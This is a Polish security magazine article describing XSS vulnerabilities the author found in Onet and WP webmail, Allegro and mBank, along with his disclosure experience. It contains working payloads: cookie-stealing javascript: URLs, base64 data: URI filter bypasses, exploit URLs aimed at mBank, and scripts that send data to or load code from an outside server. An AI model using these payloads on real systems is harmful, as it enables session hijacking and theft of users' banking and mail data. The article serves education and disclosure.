Obrona

Błędy w serwisach Onet.pl i WP.pl, Allegro.pl i mBank.com.pl

Michał Majchrowicz

stopień trudności

W Polsce podejście do błędów typu JavaScript Injection, XSS, Session Fixation, RCSR, itp. jest mniej poważne, niż być powinno. Podczas swoich testów natknąłem się na błędy w wielu serwisach internetowych. Niektóre są większe, inne mniejsze. W pierwszej części tego artykułu chciałbym się skupić na lukach wykrytych w dwóch największych polskich portalach.

Każdego dnia z usług Onetu i WP korzysta rzesza ludzi. Oczywistą jest więc sprawą, iż w takiej sytuacji serwisy te powinny w szczególny sposób zadbać o kwestię zabezpieczeń, gdyż ewentualna luka może być katastrofalna w skutkach dla użytkownika serwisu.

Możliwości, jakie daje XSS

W dzisiejszych czasach jesteśmy przyzwyczajeni do efektów graficznych na stronach www. Dzięki zastosowaniu DOM, CSS i JavaScript programiści witryn są w stanie sprawić, iż statyczny tekst przemienia się w tętniącą życiem stronę. Niewielu typowych użytkowników zdaje sobie sprawę, że te techniki, pozwalające na fajerwerki i bogatą kolorystykę, mogą również zostać użyte przeciwko nim. Jeśli atakujący może w jakikolwiek sposób *wstrzyknąć* w treść strony kod skryptu, ma wówczas szerokie pole do popisu. Zazwyczaj kod jest jednak ograniczony na przykład długością, lub zestawem dostępnych znaków. Aby ominąć te ograniczenia używa się bardziej rozwiniętej formy, czyli Cross Site Scripting (XSS). Polega ona na dodaniu do treści strony jedynie odwołania do zewnętrznego skryptu, na który nie są już nałożone żadne ograniczenia. Dzięki temu możemy napisać długi kod, który będzie w stanie wykonać bardzo skomplikowane zadania, jak kopiowanie danych prywatnych użytkownika, czy przejmowanie sesji. Do tego celu najlepiej nadaje się obiekt XMLHttpRequest. Pozwala on na wykonanie przez JavaScript zapytania http. Okazuje się to dla nas bardzo użyteczne, ponieważ nasz skrypt działa w kontekście zalogowanego użytkownika i ma takie same prawa, co on. Spójrzmy na przykładowy kod zamieszczony w Listingu 1.

W tym skrypcie sprawdzamy czy, jest dostępny obiekt XMLHttpRequest. Jeśli tak, tworzymy jego instancję. Następnie wysyłamy polecenie GET jednocześnie zaznaczając, iż

Z artykułu dowiesz się...

- Jak działają przykładowe systemy zabezpieczania przed XSS oraz jak można je obejść.

Co powinieneś wiedzieć...

- Jak działają luki XSS i JavaScript Injection oraz jakie niosą ze sobą ryzyko.

nie czekamy na jego zakończenie. Niestety obiekt XMLHttpRequest ma swoje ograniczenia. Z powodu bezpieczeństwa nie możemy wywołać zapytania z jednej domeny do drugiej. Na przykład: jeśli nasz kod zostanie uruchomiony na domenie server.com, to nie możemy przesłać zdobytych w ten sposób danych do naszego serwera operującego pod adresem server2.com. Nie należy jednak zbytnio ufać temu *zabezpieczeniu.* Jak się okazuje, nadal możemy tworzyć zapytania do innych domen, wysyłać dane, tyle że bez możliwości odebrania odpowiedzi. Akurat w naszym przypadku nie jest to niezbędne. Zmodyfikowany kod pozwalający na odwołania pomiędzy domenami zobaczymy na Listingu 2.

Tworzymy tutaj nowy obiekt Image i jako jego źródło podajemy nasz url. Dzięki temu przeglądarka wykona nasze polecenie przy próbie załadowania obrazka. Zarówno do funkcji SendRequest, jak i SendRequest2 odwołujemy się w ten sam sposób. Jako parametr podajemy adres url wraz z nazwą skryptu oraz zmienne i ich wartości, jakie chcemy w ten sposób przekazać (np. *SendRequest*, *http://www.server.com/hack.php?var1=val1*)). Korzystając z obiektu XMLHttpRequest możemy pobrać dowolne dane z podatnego serwisu, a następnie informacje zdobyte w ten sposób przesłać do dowolnego miejsca w sieci dzięki funkcji SendRequest2. Możliwości tej techniki dla atakującego są niezliczone. Możemy sobie wyobrazić sytuację, w której odpowiednio skonstruowany skrypt prześle wszystkie dostępne dane Oczywiście nic nas też nie ogranicza w próbach zmiany treści strony. Spójrzmy na przykład na kod zamieszczony w Listingu 3.

Po upływie 100ms, czyli czasu niezauważalnego dla człowieka, zostanie wykasowany cały kod witryny, a w jego miejsce umieszczony zostanie znacznik iframe, wskazujący na dowolną stronę. Jest to wręcz idealna technika dla wszelkiego rodzaju ataków phishingowych. Użytkownik spoglądając na pasek adresowy przeglądarki będzie przekonany, że nadal znajduje się na właściwiej domenie, podczas gdy wszelkie jego zachowania mogą być już śledzone.

Poczta Onet i WP

Podczas analizy systemu zabezpieczania treści maili, odbieranych przez internautów, którzy korzystają z usług Onetu i WP, zauważyłem, że możliwe jest dodanie do treści maila kodu JavaScript, który zostanie uruchomiony na komputerze odbiorcy odpowiednio spreparowanej wiadomości. Odkryte przeze mnie luki w skryptach filtrujących miały różny charakter. Czasami chodziło o omijanie przez system filtracyjny części kodu, innym razem o przetwarzanie białych znaków, na które przeglądarki nie zwracają uwagi. W tym tekście chciałbym jednak, w celach edukacyjnych, skupić się na jednym konkretnym przykładzie, gdyż jest on uniwersalny dla obu serwisów.

W przypadku Onetu mamy do czynienia z bardzo rygorystycznym systemem. Wszelkiego rodzaju *podejrzane* znaczniki są albo usuwane, albo zastępowane przez div-y. Można by tu polemizować, czy aż taki poziom zabezpieczeń jest konieczny, ale nie można kwestionować tego, iż na pewno jest skuteczny. Onet popełnił jednak jeden błąd. Mianowicie zawartość załącznika html, wyświetlanego za pomocą funkcji pokaż nie jest tak dobrze *oczyszczana*, a co za tym idzie, możliwe jest *wstrzyknięcie* naszego kodu. W przypadku Wirtualnej Polski mamy do czynienia z innym podejściem. Skanuje ona w ten sam sposób zarówno treść maila, jak i załączniki html. Sposób skanowania jest jednak mniej restrykcyjny. Spójrzmy na przykład, jak są filtrowane znaczniki posiadające atrybuty src lub href. Otóż, nie zezwala się w mailu na obecność odwołań do zewnętrznych serwisów. Jeśli zatem odwołamy się, np. do serwera *http://server.com,* nasz text zostanie poprzedzony przez *x*. Jak wiemy, żadna przeglądarka nie obsługuje protokołu xhttp, xftp, xhtpps, itp. Po wykryciu któregokolwiek z wyżej wymienionych atrybutów dokonywane są opisywane zmiany, a użytkownik jest pytany, czy dane treści mają być *odblokowane*, czyli przywrócone do stanu pierwotnego. Informuje się go również, że może to stanowić dla niego zagrożenie. To podejście ma jedną

Listing 1. *Kod korzystający z XMLHttpRequest, lang=JavaScript*

```
var req;
function SendRequest(url)
{
   if(!req)
    {
     if(window.XMLHttpRequest)
     {
      try
        {
      req = new XMLHttpRequest();
            }
           catch(e)
           {
          req = false;
        }
       }
    }
   if(req)
   {
       req.open("GET",url,true);
         req.send(null);
         return true;
         }

    return false;
}
```

Listing 2. *Kod korzystający z obiektu Image, lang=JavaScript*

```
function SendRequest2(url)
{
    var img=new Image();
        img.src=url;

}
```

Listing 3. *Kod czyszczący dokument i dodający do jego treści obiekt iframe, lang=JavaScript*

```
document.setTimeout('document.innerHTML="";'
   +'document.innerHTML="<iframe width=100% height=100%'
       +' src=http://www.hakin9.org></iframe>";',100);
```


wadę. Jeśli bowiem skrypt serwisu nie ma zakodowanego jakiegoś specyficznego wykorzystania JavaScript w danej przeglądarce, nie będzie w stanie go wychwycić, co spowoduje egzekucję kodu od razu po otwarciu maila. W tym momencie trzeba przyznać, że rozwiązanie Onetu jest bardziej wszechstronne. Przyjrzyjmy się następującemu plikowi html, który znajduje się na Listingu 4.

Jak widzimy przeglądarka zareaguje na taki kod przeniesieniem na *stronę javascript:alert(document.cookie)*, co w przypadku większości popularnych przeglądarek spowoduje uruchomienie kodu JavaScript w kontekście właśnie przeglądanej domeny. Innymi słowy ten szczególny kod doprowadzi do wyświetlenia się *ciasteczek* zapamiętanych w przeglądarce dla aktualnie przeglądanej strony, w tym kluczy sesji, id użytkownika i innych prywatnych danych. Jak już wspomniałem wcześniej, w przypadku Onetu konieczne jest otworzenie tego załącznika funkcją *pokaż,* w WP wystarczy natomiast próba przeczytania maila. Ponadto w tym przypadku, ponieważ serwis nie wykrył żadnych znanych słów bądź zwrotów kluczowych, nie jesteśmy nawet powiadamiani o grożącym nam niebezpieczeństwie. Spójrzmy więc na efekty widoczne na Rysunku 1 i 2.

Jak łatwo zauważyć, atakujący ma bardzo łatwy dostęp do wszystkich naszych danych, a dzięki luce Session Fixation możliwe jest przejęcie kontroli nad otwartym kontem, ściągnięcie listy kontaktów, czytanie , kasowanie, pisanie maili i wszystko to, do czego ma prawo zalogowany użytkownik. Ciekawym aspektem sprawy jest to, że internauta nie ma żadnego sposobu na uniknięcie ataku, oprócz wyłączenia obsługi JavaScript, co jednak wielokrotnie utrudnia lub nawet uniemożliwia obsługę poczty za pomocą przeglądarki.

W dzień po opisaniu wyżej wymienionego problemu na łamach mojego blogu zauważyłem zmianę w sposobie działania WP. Nie wiem, czy była to reakcja na moje odkrycie, czy zwykły zbieg okoliczności. Nie mniej jednak, po krótkiej analizie okazało się, że Wirtualna Polska filtruje zwrot *javascript:* i zamienia go na _, co w naszym wypadku uniemożliwia egzekucję. Postanowiłem nieznacznie zmodyfikować kod wysyłanego przez nas pliku, możemy zobaczyć to na Listingu 5.

Wprowadzona modyfikacja wynika z faktu, iż przeglądarki Netscape, Mozilla Firefox, Opera i inne potrafią przetwarzać adresy url zakodowane w postaci base64. Dzięki tej modyfikacji powinniśmy być w stanie ominąć



Rysunek 1. *Efekt działania skryptu w Onecie*

Rysunek 2. *Efekt działania skryptu w WP*

Listing 4. *Przykładowy plik html, lang=html*

```
<html>
   <head>
     <meta equiv=
"refresh" content="0;
  url=javascript:alert
(document.cookie);">
   </head>
   <body>
   </body>
</html>
```

nowo wprowadzone zabezpieczenia. I rzeczywiście kod wykonuje się bez żadnego problemu. Niestety, aby doprowadzić do egzekucji kodu na przeglądarce Internet Explorer trzeba użyć innej metody nie wychwytywanej jeszcze przez skrypty serwisu.

Po kilku dniach Onet wprowadził zmiany w swoim serwerze, które są równie rygorystyczne dla załączników html, co dla treści samego maila. Spójrzmy na przykład zamieszczony w Listingu 6.

Jak widzimy jest to jak najbardziej poprawny (przynajmniej z punktu widzenia validator.w3.org) dokument XHTML 1.1. Odwołuje się on do arkusza stylów css.css i skryptu JavaScript script.js. Oba na serwerze server.com. Oprócz tego przeglądarka po przetworzeniu tego pliku powinna nam wyświetlić napis *Test* w kolorze zielonym i logo W3C. A teraz zobaczmy, co otrzymamy od Onetu – Listing 7.

Jak możemy zauważyć, część znaczników została zmieniona (dodano atrybut target, którego wcześniej nie było), a część po prostu usunięta. Oczywiście w przypadku tak prostej strony możemy łatwo naprawić wyrządzone szkody, jednakże w wielu sytuacjach taka *naprawa* może nam zająć sporo czasu. Poza tym w przypadku bardziej skomplikowanych stron, które używają dużej ilości CSS, JavaScript, itp. uszkodzenia są o wiele bardziej rozległe. Odebrany przez nas mail html może być kompletnie nieczytelny. Co więcej, przeprowadzone przeze mnie testy wykazały, iż otwierając dużą ilość pustych znaczników (<<<), możemy doprowadzić do *usunięcia* całych fragmentów kodu. Oczywiście po zapisaniu na dysku

mail wraca do pierwotnej formy, jednakże ta właściwość serwisu może być wykorzystana na niekorzyść użytkownika. Wyobraźmy sobie sytuację, w której wirus rozprzestrzenia się za pomocą luki w przeglądarce Internet Explorer, dodając się jako część treści maila w postaci html.

Listing 5. *Plik zmodyfikowany w celu ominięcia zabezpieczeń wprowadzonych przez WP, lang=html*

```
<html>
   <head>
      <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,
         PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
   </head>
   <body>
   </body>
</html>
```

Listing 6. *Przykładowy mail html, lang=html*

```
<?xml version="1.0" encoding="iso-8859-2"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="pl-PL">
   <head>
    <meta http-equiv="Content-type" content="text/html; charset=iso-8859-2"
                    />
    <meta http-equiv="Content-Language" content="pl" />
    <title> Dokument testowy</title>
    <link href="http://server.com/css.css" type="text/css" rel="stylesheet"
                    />
    <script src="http://server.com/srcipt.js" type="text/javascript"></
                    script>
   </head>
   <body>
    <div style="color: green; text-align: center;">Test</div>
    <p>
      <a href="http://validator.w3.org/check?uri=referer"><img
      src="http://www.w3.org/Icons/valid-xhtml10"
      alt="Valid XHTML 1.0 Strict" height="31" width="88" /></a>
     </p>
   </body>
</html>
```

Listing 7. *Odpowiedź Onetu na nasz przykładowy mail html, lang=html*


```
<!-- /ad-config/
[ ad-server-002 ]
group: @stats
/ad-config/ -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="pl-PL">
<head>



</head>
<body>
<div style="color: green; text-align: center;">Test</div>
<p>
<a href="http://validator.w3.org/check?uri=referer" target='_blank'><img
                    src="http://www.w3.org/Icons/valid-xhtml10" alt="
   Valid XHTML 1.0 Strict" height="31"
width="88" /></a>
</p>
</
```

Użytkownik odbierający maila zdaje sobie sprawę z niebezpieczeństwa i dlatego nie korzysta z poczty za pomocą tej przeglądarki. W pewnym momencie otrzymuje na przykład kartkę świąteczną (w postaci maila html) od rodziny. Sprawdza więc kod strony i nie zauważa nic podejrzanego. Zapisuje zatem plik na dysku jako pamiątkę, ale wirus dołączył własny kod, jako treść tego maila, ukrywając swoją obecność za pomocą otwierania pustych znaczników. Mamy tutaj do czynienia z błędem zaufania. Jeśli ów internauta zaufa treści załącznika i w późniejszym terminie otworzy treść maila za pomocą przeglądarki Internet Explorer, jego komputer zostanie zainfekowany.

Gdy kończyłem ten artykuł minął już tydzień odkąd powiadomiłem o tych nieprawidłowościach serwisy Onet.pl i WP.pl. W tym celu użyłem formularzy znajdujących się na stronach portali. Od WP nie dostałem jeszcze żadnej odpowiedzi, a opisane (i nie opisane) błędy nadal funkcjonują. Co się tyczy Onetu, błędów już nie ma, a jeden z czytelników mojego blogu, który później okazał się pracownikiem portalu, pozostawił wpis sugerujący, iż powinienem się skontaktować z Onetem poprzez adres mailowy *abuse@onet.pl*. Tak też uczyniłem i bardzo szybko dostałem odpowiedź. Ustaliliśmy, iż w przyszłości wykryte luki będę zgłaszał do Onetu w ten właśnie sposób, dając im co najmniej 24 godziny na ich załatanie. Chciałbym zachęcić również czytelników do takiego samego postępowania, gdyż gwarantuje to bezpieczeństwo użytkownikom, dając czas administratorom na załatanie wykrytej luki. Powód, dla którego postąpiłem inaczej był prosty. Nie mogłem napisać na ten adres, gdyż nie wiedziałem o jego istnieniu. Co prawda, tego typu adresy są swego rodzaju standardem, ale niektóre serwisy stosują się do tego, a inne nie. Właśnie dlatego szukałem informacji na stronie portalu, ale tam znalazłem tylko formularz kontaktowy, z którego skorzystałem. Ogólnie reakcję serwisu należy ocenić pozytywnie. Błędy zostały załatane w rozsądnym

czasie, a na wszelkie pytania udzielono szybkiej i rzeczowej odpowiedzi. Postawa Wirtualnej Polski pozostawia jednak wiele do życzenia. Mimo poinformowania portalu w podobny sposób (wysłałem odpowiedni mail na adres *abuse@wp.pl)* nie dostałem żadnej odpowiedzi. Co prawda po czterech dniach od momentu wysłania owego maila zauważyłem, że luka wyjaśniona powyżej została przez ekipę portalu załatana. Nieopisane na blogu błędy jednak nadal funkcjonują, co jest bezpośrednim wynikiem braku jakiegokolwiek kontaktu z moją osobą. Ponadto wystarczy mała modyfikacja w naszym kodzie, by znowu doprowadzić do JavaScript Injection. Poprawka Wirtualnej Polski polega na zmianie wartości http-equiv z refresh na _refresh. Teoretycznie załatwia to sprawę, w praktyce jednak nie jest to takie proste. Przyjrzyjmy się Listingowi 8.

Rysunek 3. *Efekt działania skryptu w Allegro(kod)*



Rysunek 4. *Efekt działania skryptu w Allegro(zrzut)*

Rysunek 5. *Kod z wstrzykniętym nowym elementem*

Oczywiście także tu użytkownik nie zostanie nawet poinformowany o grożącym mu niebezpieczeństwie. Po kliknięciu na link zostanie uruchomiony kod JavaScript. Dzieje się tak ponieważ wiele przeglądarek jest w stanie przetwarzać linki w postaci data:W tym przypadku wykorzystaliśmy kodowanie base64, co skutecznie ukryło wszystkie słowa kluczowe. Jak można zauważyć, podejście do problemu, jakie zaprezentowała Wirtualna Polska, do tej pory nie gwarantuje bezpieczeństwa. Nie można się skupiać tylko na jednym przykładzie błędu. Takie sytuacje są idealne dla ludzi, których celem jest kradzież naszych danych osobistych. Jak już napisałem na początku, jest to jedynie modyfikacja naszego podstawowego pliku. Gdyby administratorzy przeanalizowali dokładnie przedstawione przeze mnie przykłady, szybko zauważyliby, że dodanie następnej regułki do wyeliminowania kolejnego słowa kluczowego w tym przypadku nie pomoże. Jak wcześniej wspomniałem, w całym artykule skupiłem się wyłącznie na jednym, prostym problemie. Ani w tym tekście, ani na swoim blogu nie opisywałem innych błędów, ponieważ zdaję sobie sprawę, iż ich załatanie może trwać dość długo. Mamy tutaj do czynienia z poważnym błędem systemowym, który może skończyć się tragicznie dla użytkowników portalu. Na prośbę portalu chętnie przedstawiłbym wszystkie zgromadzone przeze mnie informacje dotyczących defektów zabezpieczeń stosowanych przez serwis. Niestety

moje spostrzeżenia nie spowodowały żadnej odpowiedzi, a Wirtualna Polska nadal pozostaje dziurawym portalem.

Kolejna dziura w Allegro

Allegro jest największym w Polsce serwisem aukcyjnym. Każdego dnia z jego usług korzystają tysiące internatów dokonując transakcji zakupu, bądź sprzedaży różnych przedmiotów. Jeśli chcemy być w stanie wykonać którąkolwiek z tych czynności, musimy być zalogowani do wewnętrznej części serwisu zwanej *Moje Allegro*. Mniej więcej tydzień przed Świętami Bożego Narodzenia ekipa hacking.pl odkryła poważny błąd w zabezpieczeniach Allegro, który pozwalał atakującemu na przejęcie kontroli nad kontem użytkownika: wystawianie aukcji, kradzież danych prywatnych itp. Jak się okazało, była to luka typu XSS, wynikająca z braku odpowiedniego oczyszczania zmiennej `PHP_SELF`. Co prawda, we wstrzykniętym kodzie nie można było używać cudzysłowów, lecz używając funkcji *String.fromCharCode* autor artykułu bardzo szybko poradził sobie z trudnościami wykorzystując JavaScript Injection do pełnego XSS. Około trzech tygodni później sam również zainteresowałem się tym serwisem. Bardzo zaskoczył mnie fakt, iż znalezienie kolejnego błędu zajęło mi 10 minut. Mimo, że portal poprawnie przetwarzał zarówno dane przekazywane w zmiennej `PHP_SELF`, jak i zmienne w tablicy `$_GET` oraz nie było możliwości wstrzyknięcia żadnego kodu w ten sposób, to okazało się, że same nazwy zmiennych nie podlegały żadnemu sprawdzaniu. Podczas testów dowiedziałem się, iż mamy pewne ograniczenia, ponieważ nie możemy użyć dwóch przydatnych znaków: spacji i kropki. Jak wiadomo większość przydatnych funkcji JavaScript wymaga kropki. Możemy próbować albo od razu odwołać się do zewnętrznego skryptu używając atrybutu *src,* albo wpisywać kod, który to zrobi do znacznika *script*. Ja zacząłem od tej pierwszej metody. Dążymy do wstrzyknięcia mniej więcej takiego kodu : *<script src=http://server.com/xss.js></script>*. Oto jakie stoją przed nami problemy: spacja pomiędzy script i src oraz kropki w adresie. Jak się okazuje, spację możemy ominąć używając tabulatora, który nie jest w żaden sposób filtrowany. Pozostaje więc tylko kwestia kropki. Na tym etapie musiałem sięgnąć do różnych artykułów dotyczących działania przeglądarek internetowych. Mniej więcej po 30 minutach dowiedziałem się, że adres IP może zostać zapisany w formacie dword, czyli na przykład: *http://12341234/.* Stworzyłem więc testowy plik html, który został umieszczony w Listingu 9.

Zdziwił mnie fakt, iż przeglądarka (zarówno Mozilla Firefox jak i Internet

Listing 8. *Plik zmodyfikowany w celu ominięcia nowych zabezpieczeń WP, lang=html*

```
    <html>

   <head>
   </head>
   <body>
    <a href="data:text/html;base64,
      PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
      Kliknij</a>
   </body>
</html>
```

Listing 9. *Plik będący próbą wykorzystania zapisu ip jako dword, lang=html*

```
<?xml version="1.0" encoding="iso-8859-2"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="pl-PL">
   <head>
    <meta http-equiv="Content-type" content="text/html; charset=iso-8859-2"
                    />
    <meta http-equiv="Content-Language" content="pl" />
    <title> Dokument testowy</title>
   </head>
   <body>
    <script   src=http://127.0.0.1:80/ala></script>
    <script   src=http://2130706433:80/ala></script>
       </body>

</html>
```

Listing 10. *Plik wykorzystywany do osiągnięcia XSS w przeglądarkach z rodziny Gecko , lang=html*


```
<?xml version="1.0"?>
<bindings xmlns="http://www.mozilla.org/xbl"
          xmlns:xbl="http://www.mozilla.org/xbl"
            xmlns:html="http://www.w3.org/1999/xhtml"
        xmlns:xul="http://www.mozilla.org/keymaster/gatekeeper/
                    there.is.only.xul">
   <binding id="xss">
    <implementation>
      <constructor>
          alert("jasio");
          var ala=document.createElement('script');
         ala.src="http://server.com/xss.js";
        document.body.appendChild(ala);
        alert(document.cookie);
      </constructor>
    </implementation>
   </binding>
</bindings>.
```

Explorer) uruchamiają tylko pierwszy kod. W logach serwera http nie znalazłem nic dziwnego. Uruchomiłem więc własną aplikację nasłuchującą na porcie 80, która na każde zapytanie odpowiadała tym samym kodem. Ponownie wykonany został tylko pierwszy kod. Przypuszczam, że jest to jakieś zabezpieczenie, jednakże żadnych szczegółowych informacji na ten temat nie udało mi się znaleźć. Zmieniłem wiec taktykę. Postanowiłem wykorzystać wiedzę na temat różnych funkcji JavaScript i po chwili trafiłem na opis funkcji *eval*. Jest to metoda, która traktuje ciąg znaków jako kod i uruchamia go. To pozwala na rozwiązanie wszystkich naszych problemów, ponieważ w zapisie takim możemy wykorzystywać znany z C sposób przedstawiania znaków za pomocą ich wartości ASCII w systemie szesnastkowym, czyli na przykład kropka zmienia się w *\x2e*. Wystarczy skonstruować więc link, w którym jako nazwę zmiennej podamy: *jasio-%22%25&%3E%3Cscript%3E*

eval('alert(document%5Cx2ecookie);');%3C/script%3E, a otrzymamy rezultat widoczny na Rysunkach 3 i 4.

Teraz tylko modyfikujemy nasz skrypt, by dodawał do kodu strony nowy element i mamy już XSS – Rysunek 5.

Rysunek 6. *Pomyślnie wykonany XSS w części informacyjnej mBanku*



Rysunek 7. *Fragment kodu pokazujący, jak mBank przechowuje zmienne*

Rysunek 8. *Pomyślne przechwycenie ciasteczek*

Nie poinformowałem portalu o wykrytej luce czekając, aż administratorzy sami znajdą błąd. Jak się okazało, zajęło im to ponad miesiąc. Jak przypuszczam Allegro liczyło na to, że sprawa nigdy nie ujrzy światła dziennego. Takie podejście nie wydaje się być zbyt odpowiedzialne. Użytkownicy mają prawo wiedzieć o ryzyku, jakie im grozi. Przypuszczam, że gdybym napisał maila do Allegro z pytaniem o stan bezpieczeństwa portalu przed publikacją tej informacji, dowiedziałbym się, że serwis jest bezpieczny i żadnego ryzyka z jego użytkowania nie ma i nie było. Mam nadzieję, że po tej historii zmieni się to na lepsze i błędy tak oczywiste będą łatane szybciej niż w miesiąc.

Fatalny błąd mBanku

Postanowiłem również rzucić okiem na stronę mBanku, który jest jednym z dwóch największych banków wirtualnych w Polsce. Niestety i tutaj znalazłem kilka luk, których wykorzystanie zagrażało użytkownikom. Błędy w systemie pozwalały na pełen wgląd do danych o właścicielu karty (adres zamieszkania, email itp.), historii przelewów, informacji o lokatach, danych dotyczących kart kredytowych (numer karty, limity, producent), informacji o zaciągniętych kredytach czy wykupionych ubezpieczeniach oraz poznanie numerów list haseł jednorazowych. Na samym początku przeanalizowałem portal informacyjny mBanku i już tutaj natrafiłem na pierwszy błąd. Tekst wpisywany w wyszukiwarkę mSzopu nie był w żaden sposób sprawdzany, co pozwala na wstrzyknięcie dowolnego kodu. Spójrzmy na przykładowy link:

http://www.mbank.com.pl/mszop/mszukaj.html?query=jasio%22%3E%3C/iframe%3E%3Cscript%3Ealert(/Blad w mbanku/)%3C/script%3E . Niestety, ponieważ jest to tylko część informacyjna, niebezpieczeństwo nie jest aż tak duże, ale nadal luka może zostać wykorzystana do ataku phishingowego. Pomyślny XSS widoczny jest na Rysunku 6.

Następnie przyjrzałem się części wewnętrznej serwisu. Na początku miałem mniej szczęścia. Okazało się


bowiem, że serwis filtruje wszelkie możliwe znaki, które mogą być wykorzystane do wstrzyknięcia kodu. Już miałem się poddać, gdy natknąłem się na następujący fragment kodu, który został zamieszczony na Rysunku 7.

Jak można zauważyć wartość zmiennej sAccessFlag nie jest umieszczana w cudzysłowach, a coza tym idzie możemy wykonać na przykład *,https://www.mbank.com.pl/ib_termdeposits.asp?sAccessFlag=jasio%20style=background-image:url%28javascript:alert%28document.cookie%29%29* czego efektem jest przechwycenie ciasteczka, widoczne na Rysunku 8.

Jeśli chcemy doprowadzić do XSS w obu najpopularniejszych przeglądarkach (Internet Explorer i Mozilla Firefox), musimy postąpić następująco. Najpierw stworzyć atrybut style z wartością -moz-binding wskazującym na plik, jak na Listingu 10.

Wykorzystujemy tutaj możliwość przetwarzania przez przeglądarki z rodziny Mozilla atrybutu styl jako specjalnego pliku xml, a dokładnie możliwość zdefiniowania tak zwanego konstruktora. W praktyce możemy na przykład ustawienić zachowania dla jednego lub wielu elementów strony tuż po ich utworzeniu i stąd nazwa konstruktor. Następnie użyć drugiego atrybut style o wartości *background-image:url(javascript:..)*. Możemy w ten sposób wykonać polecenie JavaScript, które uruchomione na przeglądarce Internet Explorer doda do kodu strony nowy element script odwołujący się do naszego skryptu. Efekty pomyślnego wykorzystania powyższej luki możemy zobaczyć na Rysunkach 9 i 10.

W tym artykule zostały opisane cztery przykładowe serwisy. Mimo, że są to jedne z największych serwisów w polskich zasobach sieci Internet, udało się w nich wykryć bardzo



Rysunek 9. *Pomyślny XSS, przeglądarka odwołuje się do naszego skryptu*

```
Plik  Edycja  Widok  Pomoc
</tr>
<tr>
        <td class="big" align="left" height="2"><img src="/gifs/blank.gif" alt=""></td>
        <td class="big" align="right"></td>
</tr>
<tr>
        <td class="big" align="left"><b>
    </b></td>
        <td class="big" align="right"><nobr><b>Nieudane logowanie :  24-12-2006, 21:14<
</tr>
<tr>
        <td class="big" align="left" height="5"><img src="/gifs/blank.gif" alt=""></td>
        <td class="big" align="right"></td>
</tr>
</tbody></table>

    <input name="sAccessFlag" value="jasio" style="-moz-binding: url(http://192.168.0.185/ala.xml
    <input name="sTdNo" value="" type="hidden">
